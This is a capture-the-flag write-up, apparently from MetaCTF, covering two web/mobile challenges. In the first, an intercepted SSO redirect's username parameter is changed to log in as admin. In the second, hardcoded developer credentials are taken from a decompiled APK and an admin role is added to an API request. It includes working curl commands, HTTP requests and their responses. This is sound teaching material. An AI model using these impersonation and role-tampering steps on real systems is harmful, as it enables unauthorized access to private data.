
Fileshare Your Files Logout

DecaCorp Fileshare

Your user does not have permission to access the company files. This is probably because you got here while trying to access a publicly shared file, and you're not logged in as an employee. Please go back to the SSO portal to login with your employee account. If the error persists, or you believe that you should not be seeing this error message, please contact admin@decacorp.com

Logged in as demo@decacorp.com

The next step was to inspect the SSO Portal, here it was confirmed that the tester was still logged in as demo@decacorp.com. The page also contained links to other applications such as the Internal Wiki and the HR Portal.




host1.metaproblems.com:4550

DecaCorp SSO

Logged in as demo@decacorp.com.

The Internal Wiki redirected back to the SSO Portal but when it came to the HR Portal, the tester still had low privileged access as the demo@decacorp.com user.



host1.metaproblems.com:4553

DecaCorp HR Portal

You're logged in as demo@decacorp.com


Your user does not permissions to access this portal. Please log in as a different user or contact support desk.

Upon inspecting the HTTP traffic, it was observed that the application performed a redirect to the http://host1.metaproblems.com:4553/login.php containing a **username** and **key** parameters, where the username was demo@decacorp.com and the key was empty.




Host	Method	URL	P
http://host1.metaproblems.com:4550	GET	/goto?app=hr	
http://host1.metaproblems.com:4553	GET	/router.php?action=sso&data=eyJ1c2VybmFtZSI6ICJkZW1vQGRlY2Fjb3JwL...	
http://host1.metaproblems.com:4553	GET	/login.php?username=demo@decacorp.com&key=	
http://host1.metaproblems.com:4553	GET	/	

Having this information the following test was to attempt to repeat that same flow but this time, intercept the request to http://host1.metaproblems.com:4553/login.php and attempt to impersonate the admin@decacorp.com user by changing the value in the username parameter.


Request to http://host1.metaproblems.com:4553 [184.72.185.126]

```
GET /login.php?username=admin@decacorp.com&key= HTTP/1.1
Host: host1.metaproblems.com:4553
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://host1.metaproblems.com:4550/
Connection: close
Cookie: wordpress_test_cookie=WP%20Cookie%20check; session=eyJsb2dnZWRpbiI6dHJ1ZSwidXNlcm5hbWUiOiJkZW1vQGRlY2Fjb3JwLmNvbSJ9.
Upgrade-Insecure-Requests: 1


```

After running this test, it was possible to access the HR Portal as the administrator user and access privileged information.


host1.metaproblems.com:4553

HR Portal Admin Logout

DecaCorp HR Portal

You're logged in as admin@decacorp.com

You got in! Here's your flag: MetaCTF{sne@ky_red1rect_troubl3makers}

Protecting the Research

Challenge

We have reason to believe that our competitors have been stealing some of our research and beginning work on projects similar to our secret projects. Only administrators are supposed to have access to all of our projects. Can you see if you can find a way to view our currently undergoing projects?


Note, the most common way our admins view current projects is through our app.

Write-up

The challenge provided the following link to a mobile application which was used by administrators to access confidential data.
https://range.metaproblems.com/739c7a4b6b9d8d9281bb3a4c964e68ca/app-ccc.apk


The first step after downloading the application was to inspect its files to identify any debug code or configurations stored in an insecure way. To unpack the application the tester ran the command `unzip app-ccc.apk`

Upon inspecting the application contents it was observed that there was an **src** directory contained within it, which in turn contained Java source code.



```
$ ls -lrt
total 5556
-rw-r--r--  1 nand0ps nand0ps  313236 Nov 30  1979 resources.arsc
-rw-r--r--  1 nand0ps nand0ps 3248576 Nov 30  1979 classes.dex
-rw-r--r--  1 nand0ps nand0ps    2284 Nov 30  1979 AndroidManifest.xml
-rw-r--r--  1 nand0ps nand0ps 2102722 Feb 16 19:20 app-ccc.apk
drwxr-xr-x  3 nand0ps nand0ps    4096 Feb 16 19:32 src
drwxr-xr-x 38 nand0ps nand0ps    4096 Feb 16 19:32 res
drwxr-xr-x  3 nand0ps nand0ps    4096 Feb 16 19:32 META-INF

$ ls -lrt src/
total 4
drwxr-xr-x 2 nand0ps nand0ps 4096 Feb 16 19:32 connectedcarcompany

$ ls -lrt src/connectedcarcompany/
total 32
-rw-r--r-- 1 nand0ps nand0ps 5959 Dec 31  1980 ShopActivity.java
-rw-r--r-- 1 nand0ps nand0ps 8121 Dec 31  1980 LoginActivity.java
-rw-r--r-- 1 nand0ps nand0ps  482 Dec 31  1980 Car.java
-rw-r--r-- 1 nand0ps nand0ps 2984 Dec 31  1980 CarAdapter.java
-rw-r--r-- 1 nand0ps nand0ps 4379 Dec 31  1980 AdminActivity.java
```


With access to source code, the tester continued by inspecting the file src/connectedcarcompany/LoginActivity.java.The inspection of this file revealed credentials for the user **devguy1** commentend in the source code as well as the login API endpoint on line 162.



```
159     @Override
160     protected Boolean doInBackground(Void... params) {
161       try {
162         //String url = "https://c3.metacorp.us/androidapp/api/login.php?username=devguy1&password=Alw@ys_d3lete_d3bug_c0d3!";
163         String url = "https://c3.metacorp.us/androidapp/api/login.php?username="+musername+"&password="+mPassword;
164         InputStream in = new URL(url).openConnection().getInputStream();
165         BufferedReader read = new BufferedReader(new InputStreamReader(in));
166         StringBuilder str = new StringBuilder("");
167         read.lines().forEach(str::append);
168         read.close();
169         JSONObject reader = new JSONObject(str.toString());
170         System.out.println(str.toString());
171         int status = reader.getInt("status");
172         if(status == 200){
173             userID = reader.getInt("user_id");
174             JSONArray roles = reader.getJSONArray("roles");
175             userRoles = new String[roles.length()];
176             for (int i = 0; i < roles.length(); i++) {
177                 userRoles[i] = roles.getString(i);
178             }
179             userToken = reader.getString("token");
```


After finding these credentials the tester confirmed that they were still working by running the following command:

```
curl -s "https://c3.metacorp.us/androidapp/api/login.php?\
username=devguy1&password=Alw@ys_d3lete_d3bug_c0d3!" | jq
```



```
$ curl -s "https://c3.metacorp.us/androidapp/api/login.php?\
username=devguy1&password=Alw@ys_d3lete_d3bug_c0d3!" | jq
{
  "status": 200,
  "desc": "Login successful.",
  "user_id": 41,
  "roles": [
    "user",
    "developer",
    "reader",
    "test_team",
    "driver"
  ],
  "token": "D789432Mnfery98hdui3h4rLLqpfh98882nNCuf97213abdfWndn327MnfduqP"
}
```

Continuing with the static analysis, the tester inspected the file src/connectedcarcompany/AdminActivity.java. Looking at lines 81 and 83 of said file, it was possible to understand how the requests to view experiments worked. On line 81 the application concatenated the user roles into a **GET** array and on line 83 it concatenated the array with the roles and the user token with the experiments URL (https://c3.metacorp.us/androidapp/api/active_experiments.php?token=)




```
75     public class GetProjects extends AsyncTask<Void, Void, Boolean> {
76         @Override
77         protected Boolean doInBackground(Void... params) {
78             try {
79                 StringBuilder roles = new StringBuilder();
80                 for (String role : userRoles) {
81                     roles.append("&roles[]=").append(role);
82                 }
83                 String url = "https://c3.metacorp.us/androidapp/api/active_experiments.php?token=" + userToken + roles.toString();
84                 InputStream in = new URL(url).openConnection().getInputStream();
85                 BufferedReader read = new BufferedReader(new InputStreamReader(in));
86                 StringBuilder str = new StringBuilder("");
87                 read.lines().forEach(str::append);
88                 JSONObject reader = new JSONObject(str.toString());
89                 int status = reader.getInt("status");
90                 if(status == 201){
91                     JSONObject experiments = reader.getJSONObject("experiments");
92                     StringBuilder exp = new StringBuilder("");
93                     for (int i = 1; i <= experiments.length(); i++) {
94                         JSONObject experiment = experiments.getJSONObject(i + "");
95                         exp.append(experiment.getString("description")).append("\n");
96                     }
```

Having an understanding on how to access experiments data, the tester attempted to craft a request using the previously obtained token and adding the admin role. For this purpose, the following command was used:

```
curl -s
"https://c3.metacorp.us/androidapp/api/active_experiments.php?\
token=D789432Mnfery98hdui3h4rLLqpfh98882nNCuf97213abdfWndn327MnfduqP
&roles[]=admin" | jq
```

Running the command confirmed that it was possible to impersonate an administrator user and gain access to research data.



```
$ curl -s "https://c3.metacorp.us/androidapp/api/active_experiments.php?\
token=D789432Mnfery98hdui3h4rLLqpfh98882nNCuf97213abdfWndn327MnfduqP&roles[]=admin" | jq
{
  "status": 201,
  "desc": "Active C3 app experiments.",
  "experiments": {
    "1": {
      "description": "AB color test on home screen",
      "config_data": "b7902d49cffc26ee45ba4f437a873bec"
    },
    "2": {
      "description": "Extra high surge pricing because yolo",
      "config_data": "3b75270a4b27188294ef4cfd98f37b5d"
    },
    "3": {
      "description": "flag: we_call_this_the_hacksperiment_see_how_quickly_we_get_hacked",
      "config_data": "33ef3ff83af910d5273b053533602919"
    }
  }
}
```